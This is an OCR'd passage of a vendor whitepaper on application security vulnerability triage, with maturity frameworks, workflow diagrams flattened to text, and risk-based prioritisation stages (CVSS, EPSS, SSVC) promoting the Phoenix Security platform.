
Flooding the development teams does not lead anywhere, and security is often ignored when this occurs.

How Can you Prioritize Vulnerabilities Efficiently?


CODE 100
WEB / APIS 100
LIBRARY 100
IMPORTANT SECURITY ISSUES 1000
INFRA 100
CONTAINER 100
CLOUD 100
BUSINESS OBJECTIVES
1% of vulnerabilities THAT MATTERS
AUTOMATIC TRIAGE / IGNORE
CONTEXTUAL PRIORITIZATION
RUNTIME ANALYSIS PRIORITY
CONTEXTUALIZE PRIORITIZE | ACT ON RISK THAT MATTERS MOST
Streamline triage, aggregates, centralize and prioritize vulnerability into one single clean list
Runtime analysis enables Contextualization of vulnerabilities savings days of triage time
Quantify cybersecurity risk, aligning business objectives with actions for engineers

ASPM and Vulnerability Management platforms like Phoenix Security offer a centralized vulnerability management solution that enables the automatic aggregation, triaging, deduplication, and prioritization of vulnerabilities. Having all the data in one place enables security teams to automatically correlate and measure the maturity of various development teams, providing a near-real-time security posture of the organization's applications.

Anatomy of an End-to-End Triage Process, and How to Evolve it?


VULNERABILITY MATURITY FRAMEWORK
TEST/DISCOVER
AGGREGATE/ PRIORITIZE
TRIAGE/PLAN/ACT
TEST ARTEFACTS
IDENTIFY WHAT'S NEW/COVERED
FULL STACK VIEW SOFTWARE + DEPLOYMENT
CENTRALISE VULNERABILITIES
DEDUPLICATE & CONTEXTUALIZE
PRIORITIZE ON BUSINESS & VULNERABILITY DATA
FIRST THINGS FIRST
WHO OWNS THE ISSUE
HOW QUICKLY NEEDS TO BE SOLVED
ALERTING & REPORTING
AUTOMATE

A vulnerability triage process is essential to ensure an organization's systems and applications are secure from malicious attacks on time.


The framework above introduces the detailed process expanded in Section 5 and the steps for triage in a later chapter. For further details on the process, refer to Section 3.

The process can be divided into three phases: purple, the discovery phase; orange, the consolidation phase; and green, the action phase.

Around those phases, documented in Section 3 and Section 5, an advanced maturity organization like the one described in Stage 5 considers automation and proactive remediation.

It is also key for a mature triage and vulnerability management program to communicate the target with the right language. The remediation by risk level has the highest success rate and is one of the most mature (Stage 5) of the maturity model), while SLA is a helpful first step. (Stage 2) is important to leave freedom to every team to decide when a vulnerability needs to be addressed and the SLA should be a timer of last resort; nonetheless, it is used as the primary target.

Enhance Workflows for Effective Application Security Vulnerability Management


MONITOR & ALERT
DEPLOY
TRIAGE / PRIORITISE
AGGREGATE / CORRELATE / ASSESS
SCAN / DISCOVER
SOFTWARE VULNERABILITY SCANNING AND DEFECT MANAGEMENT
System / Application / Risk Owner
Cyber Security
Developers (code includes use of external libraries)
Developers (coding for cloud infrastructure)
Governance, Risk & Compliance
KEY
Start
1a. Commission new development project OR software acquisition
1b. Assure existing business application
Engage vendor
If COTS application, initiate product assurance OR engage vendor to provide evidence of software or code assurance
Output
Software meets criteria for scanning?
e.g. business criticality, risk profile
NO
End
YES
Security Monitoring & Threat Intelligence
2. Security incident response OR investigation
3. Initiate initial OR routine scan OR emergency scan
FULL SCAN (code, libraries, network, IaC, containers, secrets, cloud)
Software composition analysis (SCA)
Static application security testing (SAST)
Dynamic application security testing (DAST)
Correlate
Issues identified?
NO
DEPLOY
YES
VULNERABILITY ATTRIBUTION & TRIAGE
High priority?
YES
NO
Aggregate / Contextualise / Prioritise
False positive?
De-duplication
CVSS scores
Exploitability e.g. EPSS
Org impact e.g. SSVC
Asset criticality
Network location
Compensating controls
Review vulnerability remediation plan / risk exception / waiver / risk acceptance
Optional
Record risk acceptance
End
Approve vulnerability remediation plan / risk exception
DEPLOY software / fix
Monitor
Security Monitoring / Event Correlation & Threat Intelligence
4. - Develop source code in-house using open source libraries / 3rd party packages - Create open source dependencies
Developer IDE (interactive app security testing)
Code repository
Check-in/commit code
Build/Job server (Pull, Push, Schedule, Merge)
Code scan / Dependency scan / Package scan
Report bugs
Bug Tracking System
3rd party supply chain (build files) testing
FAIL BUILD?
YES
Identify vulnerability remediation path
Optional review by Cyber Security
Approved remediation plan
Exception/ waiver / risk acceptance required?
NO
YES
Raise risk exception request via approved channels
Add to backlog and schedule fix (i.e., waivers & exceptions)
NO (or option to automatically fix if Known Fix exists)
DEPLOY code
5. Develop infrastructure as code (IAC) / Create container images
Check-in/commit code / container image
Build/Job server
IAC scan / Container scan
Report bugs
Bug Tracking System
FAIL BUILD?
YES
NO (or option to automatically fix if Known Fix exists)
DEPLOY IAC / (RE) DEPLOY container
Define application security policy / Define secure coding standards
Develop a Threat & Vulnerability Management Framework correlating infrastructure + application threats
Define vulnerability remediation SLAs
Define KRIs and control metrics / Process measurement
Mandate developer training on secure coding practices
Maintain software inventory/ Software Bill of Materials (SBOM)
Manage approved code / package repository
Security Defect Management
Scanner
Optional path
Cyber Security
Developer

Reducing the noise and achieving quality over quantity is a key objective for teams responsible for managing security defects and vulnerabilities in software applications. The volume of vulnerabilities, limited resources, stretched budgets and changing business priorities all contribute to this challenge.

To improve the coordination between multiple teams involved in the process of software vulnerability management, clarity of roles and responsibilities and establishing clear ownership is are key success criteria. One best practice here would be to establish an OWNER for each application and hold that person accountable for all aspects of their application. The expectation would be that this person would decide which team would be responsible for attending to specific vulnerabilities found in their application (development team/operations team/infrastructure team / etc.) and coordinating remediation with other planned updates/changes to their application.

Teams must be set up to reduce the time between vulnerability identification, triage, and remediation, focusing on issues that present the greatest risk to the organization.

The diagram below outlines a sample workflow for a software vulnerability management program and illustrates how effective collaboration between business stakeholders, developers, security and risk and compliance teams could happen.
The workflow generally follows a typical software development lifecycle (SDLC) approach and identifies the various starting points for discovering vulnerabilities in software. These include:

- externally sourced application software i.e., COTS/GOTS;
- internally developed source code that relies on third-party libraries and external dependencies;
- infrastructure as code,
- code is written for cloud-native applications e.g., microservices or Lambda.

In this workflow, the software vulnerability scanning techniques discussed earlier in this whitepaper e.g., SAST, DAST, SCA, are applied as early as possible in the workflow, e.g., near-real-time scanning for vulnerabilities in developer IDEs.

Integrating these scanning techniques and technologies with the CI/CD pipeline, including code repositories, is equally significant when ensuring the success of the 'shift-left' philosophy.

Scanning surface problems, but to deliver the right vulnerability to the right team, the security team needs to:

- Assess the severity of the vulnerability
- Correlate code, container, and cloud vulnerabilities together. Code and SCA vulnerabilities also need to be considered
- Major/Minor updates and disruption of a major/minor update of a framework (an example of this is spring boot, where the upgrade from one major version to the other is a highly disruptive process)

Key elements of a GRC foundation for this workflow include:

- Application security policies
- Secure coding standards
- Developer training on secure coding practices (performed at regular intervals, like monthly or yearly)
- A framework for correlating infrastructure and software vulnerabilities
- Defined SLAs for vulnerability remediation
- Defined Key Risk Indicators (KRIs)
- Defined metrics for continuous control monitoring
- Developing and maintaining a software inventory/ Software Bill of Materials (SBOM)
- Managing package repositories
- Defined metrics for continuous elucidation of company leadership on current risk levels by application

A workflow such as this could help teams responsible for software vulnerability management understand where gaps and overlaps exist and provide pointers to potential areas needing improvement within their own enterprises.


Triaging software-related vulnerabilities based on technical risk derived from CVE scores alone may have little impact on reducing the volumes to be resolved. More details on the triage process can be found in section 3.

Some other frameworks to consider are :

1. SSVC - Stakeholder Specific Vulnerability Categorization [57]
2. Phoenix Security Risk Formula [58]
3. FAIR Analysis [59]
4. FAIR-CAM [60]

The Reality of Triage and Vulnerability Management Processes


As the diagram above identifies, triage and scanning operations vary from organization to organization and can sometimes be very complex. Below is a representation of the triaging process at a very high level.




[57] https://www.cisa.gov/stakeholder-specific-vulnerability-categorization-ssvc
[58] https://phoenix.security/phoenix-security-act-on-risk-calculation/
[59] https://www.fairinstitute.org/what-is-fair
[60] https://www.fairinstitute.org/fair-controls-analytics-model

The reality is that in software and operations, multiple teams are involved in the process; the components are interrelated, and there are contractual obligations, conflicting priorities, and misalignment.

What sits underneath those building blocks is a bit more complex.




The challenge of triaging in a modern enterprise is that there are many moving parts, teams, and conflicting priorities that must be considered when establishing an organization's SLA/OLAs. In larger organizations, it is not uncommon to have different teams responsible for the Production, Development and Test environments for the same application in addition to the previously mentioned separation of where the specific vulnerability resides (On the host O, in. infrastructure, vs container, in the orchestration layer, deeper in code and. application layer). Because of this level of obscurity, we previously suggested security teams would contact the application owner for all properly prioritized vulnerabilities found in an application, expecting that this person will know the correct team to take the appropriate actions for their application.



Identify Issue
Online
Offline
Is tit the actual owner of the alert?
Yes
No
Identify owner of repository/asset
Asset Managment
Backstage
Mantainer File
Name/ Team
E-mail last mantainer
Ask Around
Ask teams
Triage Issue
False Positive?
Yes
Request Exception
Dismiss
Remediation Now?
No
Yes
No
Risk Acceptance
Backlog
Triage / Change fix
Fix Now?
Yes
Impacts assessment
Contextual risk / change later
what's the impact
Google How to fix the issue
Ask Team
Known Fix
Fix Creation
Nothing Broken
Remediation & Documentation
Impact
Post Change Assessment
Alert
Triage
False Positive
Duplicate
When do i need to handle
Later
Now
What caused issue?
SAST
SCA
IAC
Container
O/S Patch
Cloud/ misconfiguration
Root Cause analysis
Who needs to fix?
Easy to solve
Assessment
Hard to solve
Lack of knowledge
Too Complex
Backlog

A Better Way to Triage Vulnerabilities

The triage process is already complex, and generating alerts/tickets should be carefully considered to avoid flooding responsible teams with unnecessary work tickets. Equal care should also be exercised to avoid downplaying a vulnerability in the Development or Test environment over the Production environment, as this will lead to a disparity between the environments and tainted lower environments that fail to replicate the state of the production environment. Automating identification and remediation of the issue can expedite the remediation process.


Identify Issue
Online
Offline
Is tit the actual owner of the alert?
Yes
No
Identify owner of repository/asset
Asset Managment Backstage Mantainer File
Name/ Team
E-mail last mantainer
Ask Around
Ask teams
Triage Issue
False Positive? Duplicate? Not applicable
Yes
No
Deduplication
Request Exception
Remediation Now?
Yes
No
Backlog
Risk Acceptance
Traige / Change fix
Fix Now?
Yes
Impacts assessment
Contextual risk / change later
what's the impact
Google How to fix the issue
Ask Team
Known Fix
Fix Creation
Nothing Broken
Impact
Remediation & Documentation
Post Change Assessment
Alert
Traige
False Positive
Duplicate
When do i need to handle
Later
Now
Assessment
Easy to solve
Hard to solve
Lack of knowledge
Too Complex
Backlog
What caused issue?
Root Cause analysis
SAST
SCA
IAC
Container
O/S Patch
Cloud/ misconfiguration
Who needs to fix?

Triage Steps and the Power of Automation



To triage effectively, you can automate a number of the elements mentioned in the paragraph on how to prioritize vulnerability using risk-based scoring. A video presentation on the subject is also available here: https://youtu.be/LesV2dvYMr8

The framework is designed to identify various stages of vulnerability triage, starting from easily automated elements to those requiring a hands-on, manual approach. Each element used in these stages is also evaluated on a vertical risk-reward scale, ranging from elements easily processed by machine learning algorithms to those requiring specialized tooling and in-depth analysis.

Stage 1 - Bulk Elimination of Low-Hanging Fruit

At this stage, the primary focus is on bulk removal of vulnerabilities that are more bark than bite—harder to exploit, that is.

Elements to Consider (Ranked by Ease of Retrieval):

- Exploits available in the wild
- Exploits actively being used
- Exploits used in bug bounty programs (both external and internal)
- Vector elements such as Remote Code Execution, user authentication requirements and vulnerabilities deployable through the network

Stage 2 - Asset Location: The Where Matters

In this stage, the emphasis is on evaluating factors that influence the likelihood of an attacker successfully deploying an exploit.

Key Factors to Consider:

- Weaponized exploits are available to the general public, and the exploit's vulnerability (e.g., Remote Code Execution[61] or MITRE & Attack Level 1 Access[62]) is easily reachable.
